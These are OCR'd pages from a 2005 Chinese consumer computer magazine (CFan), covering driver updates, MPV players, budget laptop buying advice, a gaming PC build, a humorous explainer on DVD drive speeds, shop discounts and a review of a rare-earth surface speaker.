2.VIA威盛Hyperion 4-IN-1最新驱动4.56版。升级AGP驱动到4.43f版，包括了适用于新版VIA host bridge(主桥)的全新ID。目前此款驱动支持所有的32位操作系统，VIA威盛特别推荐在使用KT4##系列和P4X4##系列芯片组的WinME、Win2000以及WinXP系统上安装。适用环境：Win98SE/ME/2000/XP/2003，下载地址：http://www.mydrivers.com/dir115/d46033.htm。

3.Intel英特尔PRO Wireless 2200BG/PRO Wireless 2915ABG无线网卡最新驱动包9.0.1.9多语言版。新版驱动拥有全新界面的Intel PROSet无线管理工具9.0.1.0版。驱动更新如下：1.修正了在一些适配器上通道1/2/3的连接会出现时断时续的问题。2.改进了当使用Pre-Login连接功能时的Windows组策略。3.改善了在 杂的RF环境中对RSSI(信号强度指标值)的报告。4.改善了多点传送时的处理性能。

适用环境：Win2000/XP，http://www.mydrivers.com/dir115/d46005.htm。

4.BENQ明基DW1625 DVD刻录机最新Firmware BBEA版。新版固件更新如下：1.增强了刻录、读取DVD-R盘片的能力。2.增强了刻录DVD+R DL盘片的能力。3.改进了MBI 16x DVD-R、BENQ(Daxon)8x DVD+R盘片的刻录策略。适用环境：Win98SE/ME/2000/XP，下载地址：http://www.mydrivers.com/dir114/d45932.htm。

CF [ZS04]

MPV，MP3的加减法

■ 郑振涛

MP3的同质化问题已经非常严重，除了拼价格、拼外形、拼容量，MP3已经发掘不出任何有意义的卖点。其实谁都知道，声色俱全的MP4播放器才是最有希望的数码产品，它集音乐、视频播放于一身，能够终结MP3者非此君莫属。



图1

但目前最大的问题就是MP3和MP4之间存在着巨大的价格落差，按照现在的行情，闪存式MP3最低1xx元级，硬盘式MP3在1xxx元级，而MP4却是5xxx元级或更高，这种高价格不是一般消费者所能承受的。也许是为了弥补这个缺憾，最近市场上出现了一种叫MPV的数码产品(见图1)，它既可以播放MP3音乐，又可以播放视频文件，而且价格低廉，仅在千元左右，既有MP3的低价优势，又有MP4的功能特点。看到这里，大家也许会产生一个疑问，MPV究竟是什么？它会成为MP3，甚至MP4的终结者吗？

不可不知的MPV标准

MPV的背后同样有"标准"在支撑，MPV协议的目的是使普通消费者更方便的在各种电子终端(例如个人电脑、DVD、PDA、数字电视、掌上多媒体播放机等等)上播放和交流音乐、图片以及视频文件。MPV的命名源自英文Music、Photo和Video的首写字母，相应的视频文件扩展名为.MPV，其音频部分使用大家熟知的MPEG Layer－3编码，视频部分使用Motion JPEG(MJPEG)编码。对MJPEG，大家也许不太熟悉，在本质上它相当于一组连续播放的JPEG图片，因此压缩比很高，当视频分辨率为96×96像素时，每分钟的数据量仅在500KB左右，存储一部90分钟的电影大约只需要50MB空间。目前，MJPEG编码已经在数码相机领域得到了广泛的应用，不过这种编码的视频清晰度不高，只适合在小屏幕上播放。目前已有柯达、惠普、LG、奥林巴斯、尼康、飞利浦、三星、索尼等国际知名公司宣布推出支持该标准的数码产品，同时一些软件厂商，例如ACD System、Ahead Software、Ulead Systems等也将在未来产品中支持MPV格式。

火速链接

对MPV标准有兴趣的朋友可以访问(http://www.osta.org/mpv/public/index.htm)页面，获取更多的有关MPV标准的细节内容。

细品MPV播放器

MPV播放器的存储介质为闪存，内存容量从128MB到512MB不等，屏幕为65K色1.1英寸OLED彩屏，支持的文件格式有MPV、MP3、WMA、PIC图片以及TXT纯文本文件，同时支持录音、A-B复读以及FM收音。其驱动光盘上通常会附带MPV制作工具，如果系统中安装的解码器足够丰富，可以用它把WMV、ASF、MPG、MOV、AVI等格式的文件直接压缩成MPV视频(见图2)。



图2

从以上性能指标可以看出，MPV播放器除了播放MPV视频这一特点，其他功能并不比彩屏MP3更出色，某些细微功能甚至还稍弱，例如个别MPV不支持多任务同步运行，也就是说你在 览小说或图片时，不能同时欣赏MP3；阅读电子书时只能 览前200屏等等。另外，MPV的电池通常被封装在机器内部，用户无法自行取出和更换，所以不太适合长时间外出旅行中使用。

当然，支持视频播放是MPV的第一卖点。不过，由此便被某些经销商冠以"MP4"的美名，就实在有点误导群众的嫌疑了。真正的MP4通常内置20GB以上的微硬盘，屏幕普遍使用3～4英寸的TFT LCD，显示效果远胜过OLED屏幕，支持的视频格式也非常丰富，PC上流行的WMV、ASF、MPG、AVI，甚至RM都可以直接播放(见图3)。



图3

看来，MPV的硬件配置和功能与MP4相比有较大差距，至于MPV视频的画面质量，笔者只能说恰好与1.1英寸的屏幕相得益彰，而且如果物体运动的较快，还可能出现丢帧现象，这说明它的视频解码芯片性能还不够强劲。不过，MPV相对MP4的最大优点就是体积小巧，容易携带，更适合东方人的审美观和使用习惯。

可见，MPV并非万众期待的MP3和MP4的"中和"产品，其功能虽然比普通的彩屏MP3略强，但却无法 美MP4，因此MPV注定无法撼动MP4，但震动MP3市场却是必然的。如果MPV的屏幕和内存能够再大一点(看看现在闪存和LCD的行情就知道，这并非难事)，对MP3的威胁将更大，但是否就能以此取代MP3的地位呢？现在还很难说，只有留给市场去验证了。CF [CP01]

要买本本的你　该何时出手？

■ 刀鱼工作室　半条死鱼

去年的笔记本电脑市场价格战，催生了为数众多的低价产品，更促就了笔记本电脑价格的“惊鸿一跳”。似乎在一夜之间，低价笔记本电脑便大行其道，潮水般地在市场上涌现。然而，在跨入2005年后，低价笔记本电脑的呼声，却日益势微。往日生龙活虎的景象，突然变得平淡，原本新品迭出的低价笔记本电脑，也难见有任何变化。莫非各家已血拼至尽，低价笔记本电脑市场已渡过了它的“蜜月期”吗？其实不然！翻查这段时间低价笔记本电脑市场的价格变化，不难看出这只是暴风雨来袭之前的宁静。早已被弄得晕头转向、摇摆不定的朋友们此时更不要操之过急，因为一场范围更大、拼杀更激烈的价格与产品更新争夺战，正在悄悄地酝酿中。

低价低价 何时最低

很多朋友都在关注着低价笔记本电脑的价格，期盼着这些产品能在今年有进一步的下跌。不过令人遗憾的是，经过去年末的价格战后，几乎所有笔记本电脑厂商，在今年都不约而同地停止了价格战。即便偶尔有一些配置不错、价格低廉的超值产品出现，大多也只是处于〝有价无货〞的状态，如新蓝那个所谓的3999笔记本电脑就是此种状态的典型。那么这是否代表低价笔记本电脑在价格上已经〝降无可降〞了呢？谈到这个问题，我们就不得不先来了解一下低价笔记本电脑的成本构成。

大部分消费者都认为低价笔记本电脑之所以低价，主要是因为采用了相对低廉的配置，从而降低了大量成本。但事实上，目前的笔记本电脑产品，在高低端型号的配置差别上，已远没有前几年那样悬殊。在内存、芯片组、硬盘等通用配件的使用上，可以说几乎都是处在同一起点了。低价笔记本电脑在价格上的优势，主要是通过简化一些占成本较大的主要配件和模具设计来达到的。

比如，目前的低价笔记本电脑多采用了售价较低的赛扬M处理器，虽然它不具备迅驰处理器所特有的〝变频技术〞，能耗较高外，在二级缓存容量上也相应减了一半。但凭借着与迅驰处理器相同的核心架构，在进行主流应用时，与迅驰处理器的速度差距并不很大。而去年液晶面板价格的大幅下滑，也在另一方面造就了低价笔记本电脑。(要知道，在一台普通笔记本电脑中，液晶屏就要占据三分之一的成本。)同样，低价笔记本电脑多半采用代工形式进行生产，只需交纳少量的费用，就可利用代工厂所提供的旧版模具生产，节省近三四百万元的模具研发制作成本。虽然这样在产品的外观上，容易带来过时、同质化的弊端，但这对于一台〝重廉不重貌〞的低价笔记本电脑来说，无疑是一个无奈却又必然的选择。



图1　左为厦新V7系列笔记本电脑，右为长城T2000系列笔记本电脑，两台笔记本电脑所采用的模具是一样的，因此其外观也是一模一样的，而这样的产品在市场上比比皆是

正因这些低价产品在配置、外观上的同质化现象日趋严重，又导致了各厂商纷纷杀价，欲以增加销售量的方式，来获得更多的利润，这又进一步导致了低价笔记本电脑价格探底。所以，在众多产品利润微薄的情况下，也就不难解释为何在今年，没有出现更多新型号、更低廉价格的笔记本电脑了。



图2　联宝CL50笔记本电脑采用Dothan核心迅驰处理器，并带有独立ATi 9000显卡，但售价却只有7600元，很典型的产品升级战产物

虽然价格的拼杀已近终点。但今年的低价笔记本电脑，仍然继续保持着下滑的势头。只不过，这次的主角由单纯的价格战，转换为了产品升级战。可以看到，目前各厂商均利用为旧款产品更换Dothan核心的赛扬M处理器、增加独立显卡和赠送第二块电池等卖点，变相地进行了价格的隐性下调。而这种相对来说最实在，也最廉价的节省成本方式，将会被大多数厂商沿用一段时间。直到采用旧版Dothan处理器的中高端产品，在价格上逐步逼近采用赛扬M处理器的低价产品时，才能有所改变。事实上，目前已经有部分厂商，开始以采用Dothan核心迅驰处理器为卖点，来加强对低端市场的争夺了。

精简成本 推陈出新

随着今年Intel正式发布Sonoma平台，国内的笔记本电脑厂商便陷入了两难的境地。一方面，需要利用最新的Sonoma平台，对众多消费者产生巨大吸引力。如果及时推出相应合理售价的产品，便可以获得〝名利双收〞的效果。另一方面，Sonoma平台的推出，将极大地阻碍原有产品的销售。而目前国内笔记本电脑厂商中，所积压的旧款产品绝不是一个小数目，这使大多数厂商都倍感压力。

与此相反，一些在去年开始加入到国内低价笔记本电

脑市场争夺的国际品牌，利用其灵活的代工模式，完全抛开了库存压力的影响，同时在高中低三线，全力出击Sonoma平台产品。尤其是利用新平台多样的配置组合，所推出的Dothan核心赛扬M处理器加低端910GML芯片组，并搭配单通道DDR内存设计的"简化版"产品，以拥有Sonoma"血统"为卖点，辅以低价优势，受到了普通消费者的极大关注。可以看出，这种低价产品的配置组合，颇具灵活性。而在笔记本电脑市场占据绝对优势地位的Intel，也正欲借此组合，来作为今年低价笔记本电脑的新配置标准，全面推动低价笔记本电脑的升级换代。

现在，从已推出的低价Sonoma产品在市场中的销售情况来看。在下半年，随着国内厂商手中低价产品存货陆续抛清，它们将会紧追国际厂商的脚步，将新款低价笔记本电脑全面过渡到廉价Sonoma平台上。而之前剩余的大量中高端迅驰产品，势必会逐步降到7～8千元价位，弥补市场空白的同时降低库存压力。届时，市场中将会出现廉价Sonoma产品与同样价格不高的迅驰机型共处的局面，竞争将会更加激烈。而在那时，我们将迎来低价笔记本电脑的又一次降价浪潮。在此之前，我们所需要的就是等待了。

典型代表 适用广泛

如果你正需要一台笔记本电脑，而同时又没有足够的资金去选购那些外观时尚、性能优异，又价格不菲的高端笔记本电脑，那么，现在你完全可以从市场中已销售的，具备多种不同规格的低价笔记本电脑产品中，挑选到一款能够满足大多数主流应用需要的低价产品。

学生朋友的廉价之选——戴尔 Inspiron2200



参考价格:5999 元

CPU:赛扬-M 1.3GHz(Dothan 核心)
芯片组:Intel910GML
内存:256MB DDR
硬盘:30GB (4200 转/分钟)
显示屏:14.1 英寸XGA
光驱:8X DVD-ROM
重量 2.72公斤

利用特有的直销模式，戴尔几乎没有任何库存压力。也正因如此，其在新款产品的推动中，始终保持着领先者的角色。在其他厂商还在为清理旧款产品苦苦挣扎时，它采用低端Intel 910GML芯片组+赛扬M处理器的廉价Sonoma平台，却以不到6千元的价格，早早地摆上了销售柜台。在较以往产品低廉的售价下，这款戴尔Inspiron2200却具备了更高的性能表现。它采用了Dothan核心1.3GHz赛扬M处理器，利用Intel 910GML芯片组内建的GMA900增强型图形核心，甚至可使学生朋友在学习之余尽情地玩上一些高品质的3D游戏。而内置802.11b/g无线网卡，则更是戴尔产品一贯的风格。借助于此，便可使目前大多数校园都已开通的无线网络得到最充分的利用。但不得不提醒大家的是，该机采用的是镍氢电池，而非 电池，性能的差别是不能同日而语的。

办公用户的安全保证—— IBM R50e 48C

参考价格:7999 元

CPU:赛扬-M 1.3GHz
芯片组:Intel855GME
内存:256MB DDR
硬盘:30GB(4200 转/分钟)
显示屏:14.1 英寸XGA
光驱:8X DVD-ROM
重量:2.7 公斤



IBM 向来都是品质与高贵的象征。但在与联想结合后，面对国内低价笔记本电脑流行的趋势，也相应推出了一些高质低价的机型，以此来"顺应民意"。该机型是采用中高端的R50系列模具的低配机型，将迅驰处理器更换为性能略低但更具价格优势的赛扬M处理器，以降低整机的成本。而在其他配置上，该机仍然采用了855GME增强型芯片组，较其他低价产品更具性能优势。此外，IBM一贯的坚固品质，也没有因成本控制而出现打折的现象。多项著名的数据保护技术、特殊的制造工艺及高效快捷的管理功能都融入其中，使这款售价不足8千元的IBM R50e 48C，呈现出了非常超值的一面。

家庭娱乐的全面产品——惠普 NX6120

参考价格:8600 元

CPU:赛扬-M 1.4GHz(Dothan 核心)
芯片组:Intel915GM
内存:256MB DDR
硬盘:40GB(5400 转/分钟)
显示屏:15 英寸XGA
光驱:8X DVD-ROM
重量:2.7 公斤



作为国际品牌，惠普在目前国内的低价笔记本电脑市场中，表现得相当活跃。在推出颇具性价比的M2000系列产品后，惠普又赶在第一时间，带来了这款售价8600元的Sonoma新品——NX6120。从这款产品的配置上看，它除了没有采用迅驰处理器外，在其他配置上，NX6120几乎与目前售价在万元以上的Sonoma平台产品没有任何区别。尤其是其所采用的915GM芯片组，较之低端简化版的910GML，在集成的显示核心上具备更高的频率。配合高速硬盘(5400转/分钟)、品质极佳的音响设计及15英寸的大屏显示，无论是进行高品质的3D游戏，还是观看清晰的DVD影碟，均可胜任有余。而内置的读卡器等接口配备，更为其连接数码设备提供了极大的便利，完全称得上是一款性能与功能完美结合的低价娱乐机型。

CF [CP02]



CFan阳光您好：我是一名狂热的游戏发烧友，但是兜里却没有多少钱，不敢学人家配1万2万的电脑。但是，因为最近公司效益好，上面发了8千块的红包。呵呵，所以，我打算加钱给家里配一台家用电脑，预算大概在1万内，要求可以用来流畅地玩各种3D游戏，又可以满足老婆看大片和电视的影视娱乐要求，一定要健康哟……麻烦你啦！！

点评:64位Windows马上就要来到人们身边，64位平台也随之成为目前最具性价比的装机选择。因此，这里选用了一线板卡大厂，技嘉的GA-K8VT890-9主板。该主板采用VIA K8T890 + VT8237R的芯片组，能够良好地支持1000MHz Hyper Transport总线和939接口的Athlon 64或Athlon FX处理器，并且集成了8声道声卡和千兆网卡，与Athlon64 3000+搭配是个非常不错的选择。针对你所说的，要流畅运行3D游戏的要求，默认核心频率和显存频率达到了400MHz/600MHz，内建128MB(128bit)显存的七彩虹镭风X300SE CE黄金版很合适。显存为正反面各4颗共8颗TSOP封装的3.3纳秒的现代颗粒，采用PCI-E接口，相当超值(各位玩家不必怜香惜玉，能超就加电压软超硬超都可以)。由此，七彩虹的镭风X300SE CE黄金版与Athlon64 3000+和双通道1GB金士顿DDR400内存组成的系统平台搭配，就足以流畅地运行当前所有主流高端3D游戏。再配上微软光学精巧套装500键鼠，游戏、娱乐就更多了一重操作快感。

读碟能力强大的明基16X DVD可以保证观看影碟顺畅舒心。在机箱电源方面，考虑到防辐射和供电能力等因素。配置选用了在外形、做工和用料方面都同样出色的世纪之星蜘蛛侠，搭配航嘉的磐石355P电源，绝对是系统的坚强后盾。再看显示器，17英寸的三星710T液晶显示器，响应速度达到12ms，带宽为140MHz，亮度为300流明，对比度为600:1，可视角度为水平160度、垂直140度，虽然价格比起很多2000左右的高出几百元，但它的效果还是值这个价的。当然，如果你想玩赛车、虚拟机等游戏的话，北通USB双手柄可以让你和家人大爽一把。而多彩130万插值像素摄像头则能让你在网上与亲友面对面沟通！

配件	品牌及型号	价格(元)
CPU	Athlon64 3000+(盒 939接口)	1260
风扇	盒装正品自带	-
主板	技嘉GA-K8VT890-9	999
显卡	七彩虹镭风X300SE CE黄金版	599
内存	金士顿512MB DDR400 × 2	770
硬盘	酷鱼 7200.7(SATA)160GB	750
声卡	集成ALC850 八声道声卡	-
网卡	集成千兆网卡	-
光驱	明基 1650V银色月光	260
显示器	三星710T (LCD)	2650
键盘鼠标	微软光学精巧套装500	199
机箱电源	世纪之星蜘蛛侠机箱+航嘉磐石355P电源	628
音箱	漫步者R303T	280
摄像头	多彩小精灵DLV-B18摄像头	118
游戏手柄	北通USB双手柄	38
电视卡	天敏电视大师3	299
媒体报价		**8850**



CF [CP03]

买光驱的爆笑故事——此52X与彼16X

■ 伤心尤加利树

看着自己那台Pentium3电脑上的52X光驱，在经历了与之几个小时的"殊死"搏斗后，我终于宣布失败——我的光驱正式蒙主宠召了。我的天啊！没有了光驱我怎么听歌啊？过几天就崩溃一次的系统也等着光驱救济重装呢！得！旧的不去新的不来，狠下心咬了咬牙，买就买！伙食费搭进去也不在乎了，谁叫精神粮食的层次要高呢，我们不能总盯着吃饱穿暖这低层次不是？掏了掏钱包，还有几百块，估摸着也能买台不错的光驱了吧？心头一喜，赶紧就往电脑城跑。

人家都说光驱的转速是越快越好，那个多少X就是指转速，前面的数字越大，就说明转速越快。这不，刚到电脑城，我往一家大卖厂的柜台前一站，对着柜台MM，张嘴就点名要高速光驱，少说要52X的，少了还不好意思见人，整一大腕。那柜台MM听了我的话 了 ，估计是被我给吓着了。可是她很快就回过神来，笑着问我是要CD光驱还是DVD光驱。我回答自然是DVD，这不新技术嘛！要跟得上国际潮流，最主要的是据说用DVD光驱能看暴多电影，一字儿：爽！但那MM的回答立马让我不乐意了，她说她那卖的DVD有12X的和最高16X的。这不摆明坑我嘛！这么慢，哪个年头的产品哦！就是我那个驾鹤归西的老古董CD光驱也有52X啊！这国际新技术，高级货怎么就只16X呢？少说也得百八十X吧！不是想坑我外行是啥！这我可得打起精神 ，怎么着也得摆出点专家的架势来镇一镇她，别以为俺好欺负。我当下就用特严肃、特专业的神态说："这位MM，你可别坑我，再怎么说我也是研究过的。这光驱嘛，就是CD光驱都有52X了，你这DVD怎么就只有16X呢？做人要厚道啊！"听完我的一番高论，MM站那很是诧异地看着我，我心里就笑了：嘿嘿，被揭穿了吧？看你怎么下台，看你还敢骗俺不？


不过一阵哄笑很快就结束了我的暗自得意，原来是周围几个顾客忍不住笑了出来，有几个已经趴地上了。喂，我说兄弟，就算我揭穿了JS的真面目，你也没必要那么激动吧？想归这样想，可心里总觉得不对劲。回头看那MM，也在一旁掩着嘴，想笑又不敢笑，看起来很辛苦的样子。好不容易等喘过气来的MM强忍着笑意对我说："这位先生，其实您误解了，CD的速度和DVD的速度不是同一回事。它们是有区别的。"这回我终于知道为啥那么多人都在笑了，原来是我犯错误了，亏我刚才还不懂装懂，扮专业教训人家MM，实在是……，汗！柜台MM顺手从柜台下拿起一份宣传资料给我讲了起来。听着听着我终于明白了CD光驱和DVD光驱在速度标称上的区别。

原来由于DVD光驱采用了数据密度更高的光盘存储和读取技术，使得它在1X的情况下每秒钟能读取的数据为1350KB(1MB＝1024KB)。这比CD光驱在1X情况下每秒读取150KB的速度快多了。就好比是一个巨大的挖掘机和一个铲子的区别。52把铲子挖沙的速度，肯定没有16台挖掘机的速度快！（见图1）



图1

可是这个数据密度又是怎么回事啊？听着挺玄乎的，不都光盘嘛！看起来都一个模样，咋就有所谓的密度问题呢？其实这光盘虽然看起来都一个样，鲜亮鲜亮的，但是在这光盘上面有许多连续的、人类肉眼看不到的小孔（见图2）。这些小孔通过不同的深浅组合构成了一组组数据。当激光照射它们时就反射出不同折射率的光线，这些光线就是数据的光学表现形式了。接收到这些光波的光驱解码芯片便可以将之还原为数据。孔的数量在DVD光盘和CD光盘上是不同的。在相同面积里，DVD光盘上孔的数量是远远多于CD光盘，要读取这些排列相当密集的数据也就只有通过高精度的DVD激光头才行，这也是为什么CD光驱没法读取DVD光盘的原因。那为什么DVD光驱又能读取CD光盘呢？这是因为DVD光驱的解码芯片是兼容CD数据格式的，而且通过给激光头戴眼镜（改变透镜折射率），或者使用双光头系统来使得激光头可以读取CD光碟上的数据（见图3）。而且DVD激光头的读取能力是CD激光头的几倍，所以DVD光驱在16X下也能达到相当于CD光驱32X、42X甚至52X的读取速度。


图2




图3

听完MM为我的细心讲解我实在是拨得云开见月明，愿守此景多少时！看着周围顾客善意的微笑目光，我做了一件惊天地、泣鬼神的事，我当着众人的面，拉着MM的小手说："这DVD多少钱？我……买了！" CF [CP04]



CFan村里大搜查

嘿嘿，随着北京那让人干燥、暴怒的狂风的远走，村里的一切皆是那么生机勃勃，就连花草树木也脱下了花花的衣裳，开始换上了绿油油的夏装。阳光每次走在这绿油油的路上，都特别欢喜。对了，这里阳光要和大家报告几件事。第一件是编辑部的大事：在2005年4月末的某一天，在幕后黑手摔锅和FLP两人的“怂恿、教唆”之下，以FLP为首的编辑部一干人，号称“炒条团”，趁着内存大降价，每人大捞了两条512MB内存，成功踏入GB内存时代并一度引起市场警觉。^_^

第二件事是我们搜查队正式增加了两名外地成员，正式升级为全国搜查队。自上一期阳光发出了在全国范围内征集搜查队员的启事之后，很多热心的读者、作者纷纷来信要求加入，甚至还有部分知名IT网站也希望能参与进来为我们的读者提供更多市场信息、更多实惠。但为了让搜查队能持续健康的发展，这次我们挑选了“小熊在线网站广东站”与来自济南的热心作者李嘉作为搜查队的前锋，下面我们就一起来看看他们给我们搜到了什么好东西吧。

北京:微软特供版IE3.0A，惊现中关村




阳光近来在村里发现了微软专门为Alienware OEM的特供版IE3.0A。特供版有黑、黄两种颜色可选择，其喷漆比IE3.0本身的还要好很多。喜欢游戏的发烧友和喜欢收藏的朋友们，可不要错失良机了哦！现在，大家只要凭第10期《电脑爱好者》，就可以以520元的CFan读者优惠价购入了。要提醒大家的是，一本杂志只能换购一只鼠标。

地址:北京中关村海龙大厦5021号商铺

电话:010-82663537

济南:台电双16X DVD刻录机 这里有更便宜的




台电的女 16× DVD±RW支持双16×DVD±R写入，8×DVD+RW复写，4×DVD-RW覆写。刻一张容量为4.7G的光盘只要短短的5分钟左右，同时还支持4× DVD+R DL(D9技术)刻录。虽然台电16×DVD刻录机的价格已率先降到499元，性价比相当高，但在搜查队员的努力下，CFan读者只要出示第10期《电脑爱好者》杂志，就可以485元的特惠价购买了。(济南搜查队员李嘉报道)

地址:济南市山大路160号二期科技市场4001室

电话:0531－2393035

济南:墨盒，这里还有一家！



相信很多已经买了打印机的人，都常常会为了墨盒等耗材烦恼吧？正好，我在逛市场的时候发现了一个买墨盒的好地方。里面卖的多是旭彩品牌的墨盒。这里，老板也给CFan读者准备了一些“见面礼”，只要大家在购买以下墨盒时出示第10期《电脑爱好者》杂志，就可以在原价的基础上获得每个墨盒10元的折扣优惠。(济南搜查队员李嘉报道)

产品及原价:旭彩爱普生墨盒:SC-E038(35元); SC-E039(40元); SC-E051(29元); SC-E053(34元)


旭彩佳能墨盒:SC-BC02(110元); SC-BC03(110元); SC-BC05(130元)

旭彩惠普墨盒 SC-H15(100元); SC-H23(95元); SC-H45(100元); SC-H78(115元)

地址:济南市赛博银座数码广场地下1楼2－133

电话:13066001404

广州:移动之星数码伴侣只需150元



数码相机拍出来的照片越来越多，小小的存储卡已经不能满足摄影爱好者的需求了。这里，我们物色到了几款物美价廉的数码伴侣和硬盘盒，只要自己再配一块低功耗的笔记本硬盘，就可以DIY一个。同样的，只要在现场购买时出示第10期《电脑爱好者》杂志即可以CFan读者价购买。(广州搜查队员“小熊在线广东站”报道)

优惠产品:移动之星硬盘盒705U2

原价188元，CFan读者价100元

移动之星数码伴侣605OTG

原价399元，CFan读者价280元

移动之星数码伴侣935OTG

原价228元，CFan读者价150元

地址:广州市太平洋电脑城二期3楼3018室

电话:020-87565320

广州:NESO两款LCD CFan读者享受特惠100元



我们在广州太平洋一期发现了一家NESO显示器专卖店，正在给19英寸的CRT和17英寸的液晶显示器打特价。老板一听说我们是CFan搜查队的，一下子就在特价产品中拿出了两款液晶显示器来优惠CFan读者。同样的，只要在现场购买时出示第10期《电脑爱好者》杂志即可以CFan读者价购买。(广州搜查队员“小熊在线广东站”报道)

优惠产品:

NESO LD580液晶显示器

原价1799元，CFan读者价1699元。

NESO LD790A液晶显示器

原价2299元，CFan读者价2200元。

注:每本杂志只能购买一台，每款只有10台，数量有限，欲购从速哦。

地址:广州市太平洋电脑城一期267档

电话:020—87506906

CF [CP05]

不需要振膜的奇特音响！

■ CFan 评测室



前不久，我们收到了一款奇特的音箱样品，其制造商不是我们熟悉的多媒体音箱厂商，而是位于甘肃的天星稀土功能材料公司。

研发背景

这款产品名为 MINI FREEDOM DRIVER，字面意思是"自由驱动"，中文产品名称为"自由听"。非常有趣的是，设计它的天星公司并非是一家音箱厂或扬声器厂，而是主要从事稀土材料研发的一家研究性质而非生产性质的企业。

首先，我们要说说所谓"稀土材料"，因为这和这款产品的原理有直接的关系。"稀土"是多达十几种特种金属元素的总称(在元素周期表上称为稀土族)，在合金中添加微量的稀土元素会产生性质非常独特的合金产品，最常见的用途，就是使用稀土合金制造的高磁密度的磁体(如所谓的" 磁体")和高耐磨度高强度的合金(常用于军用领域)。值得一提的是，我国是世界稀土矿藏的第一大国，世界已探明的稀土矿一半以上位于我国中西部地区。

这款产品的雏形最初是这家公司在去年的深 高交会上展出的，但当时参观者反响不是很大。所以今年这家公司生产了一些用于多媒体设备的小型样品，来试探一下市场反响。

样品真相

我们拿到的样品是 MINI FREEDOM DRIVER，实际上该公司还设计了另一款产品 FREEDOM DRIVER，二者的区别主要在于功率不同，前者的功率只有15W/声道，而后者的功率高达40W/声道。相对的，后者的磁体体积也要大很多。

这款产品的工作状态十分奇特，MINI FREEDOM DRIVER 根本没有我们熟悉的扬声器振膜，从表面上看起来只是一个没有任何活动部件的"疙瘩"。而且，在工作的时候，MINI FREEDOM DRIVER 根本不会出声，但放在任何一个硬的平面，如桌面、玻璃、铁板上，就会发出洪亮的声音。



正式版功放

我们收到的第一个样品只是一个连商标都没有的研发样品，它在功放方面，没什么可说的，其实只要输出功率足够，什么功放都可以，这款产品的核心都在那个圆圆的小东西上。不过它的功放采用的是立体声设计(双/单声道输出切换)，但我们收到的样品只有一个发声器。

FREEDOM DRIVER 核心的这个小柱子，外壳完全被超声波焊接封闭了，所以看不到里面的内容，但结合它的工作方式，我们完全可以分析一下它的工作原理——

工作原理

最上面的部分，显然是一个非常大的稀土磁钢，而且这款产品使用的磁钢一定要具有非常巨大的磁密度，这也就是为什么它需要使用稀土材料的原因。

而在磁钢内部，应该是一个很小的线圈，线圈则连接一个铁芯，二者成刚性连接

线圈铁芯的另一端，则固定在 FREEDOM DRIVER 塑料底面上。这样当输入音频信号时，由于内部线圈所输入的巨大信号功率和稀土磁钢巨大磁通量的双重作用，会导致铁



试验品功放



试验品功放采用双声道输出

芯的大力振动，进而将这种振动传导到底部塑料板上，带动塑料板一同振动。

FREEDOM DRIVER悬空的时候，由于振动面非常小，振动幅度也很小，所以声音非常微小，几乎听不到。但当FREEDOM DRIVER放置在一个桌面上的时候，它就会在自身沉重重量的压力下紧压在桌面上，这样塑料板的振动就会传导到桌面上，激励桌面一起振动。

实际上，这和以前流行一时的平板音箱的原理很有相似之处，FREEDOM DRIVER其实相当于一个特别巨大的大功率平板音箱激励器，只不过它并没有固定的振动板。

试验发现，FREEDOM DRIVER在不同的工作表面上，其声音会有不同的特点，放在玻璃上时，其高频效果要明显优于在木板上的效果，而在木板等较厚较大的平面上，中低音则能得到一定的加强。而我们试验发现，在常见材料中，获得最好音质效果的是装修用的石膏板，在这个平面上，FREEDOM DRIVER在小功率状态下所发声音的音质可以达到与一些小尺寸全频带单元相当的效果。

公正地说，以其发声原理来看，显然对于FREEDOM DRIVER的音质并不能抱以太高的期望，毕竟它的发声部分并非是真正的振膜而不过是木板、玻璃之类。但要承认的是，FREEDOM DRIVER的音质依然超出我们的预料，在相当于普通笔记本音箱最大音量的音量设置下，FREEDOM DRIVER的音质居然可以超过绝大多数笔记本的喇叭。当然，在大音量下，FREEDOM DRIVER的失真非常明显，但并非是它的设计问题，而是由于功率太大的情况下，FREEDOM DRIVER自身的重量"压不住"，以致其振动将自身"震"了起来，如果在上面压一个重物，效果有明显的改善。

未来前景

对于FREEDOM DRIVER的设计，我们认为它的真正价值并不在于多媒体音箱上。对于多媒体用途来说，FREEDOM DRIVER有其难以解决的固有困难。抛开音质问题不说，FREEDOM DRIVER有两大弱点几乎是无法解决的——第一，如此大体积和大磁密度的稀土材料，其价格高昂得惊人，想想用在耳机上的那么一小块 磁体都可以拿来吹牛，如此大的一块磁钢需要多少钱？而出于用途需要，又无法换用其他材料。

第二，由于发声原理，FREEDOM DRIVER的功率和重量无法降低，因为功率小了，是不可能成功激励桌面之类的厚重平板的，而大的功率又要求FREEDOM DRIVER自身必须非常沉重，否则就会把它自己"顶"起来而声音失真。

FREEDOM DRIVER作为一种不需要振膜，也没有任何裸露运动部件、电子部件的设备，我们认为它的真正用途应该在于一些特种用途——例如装修使用的嵌入式扬声器和游泳池、养殖塘使用的水下扬声器、浴室、洗手间等环境使用的防潮扬声器等等。FREEDOM DRIVER以其自身的特点，可以很容易制造出同时具备大功率、小体积和远远高于传统扬声器的使用寿命与环境适应性的扬声器来。

在收到第一个样品后不久，我们又收到了第二个样品，这一次的样品就是正式出售的产品了。与试验样品相比，正式的产品有两个变化，一是去掉了功放的立体声输出，只保留了单声道输出。当然，对于这个设备来说，实际上双声道输出并没有太大的意义。第二点区别，就是正式产品在下面的振动表面上贴附了一层薄薄的橡胶层，有这样一层橡胶，可以吸收部分震动，使FREEDOM DRIVER能够紧贴桌面，使声音更加纯净。

这段时间，多家国内的多媒体音箱厂商对这款产品及其技术表现出了浓厚的兴趣，也许不久，在市场上真的能看到类似的产品呢？


正式量产的FREEDOM DRIVER


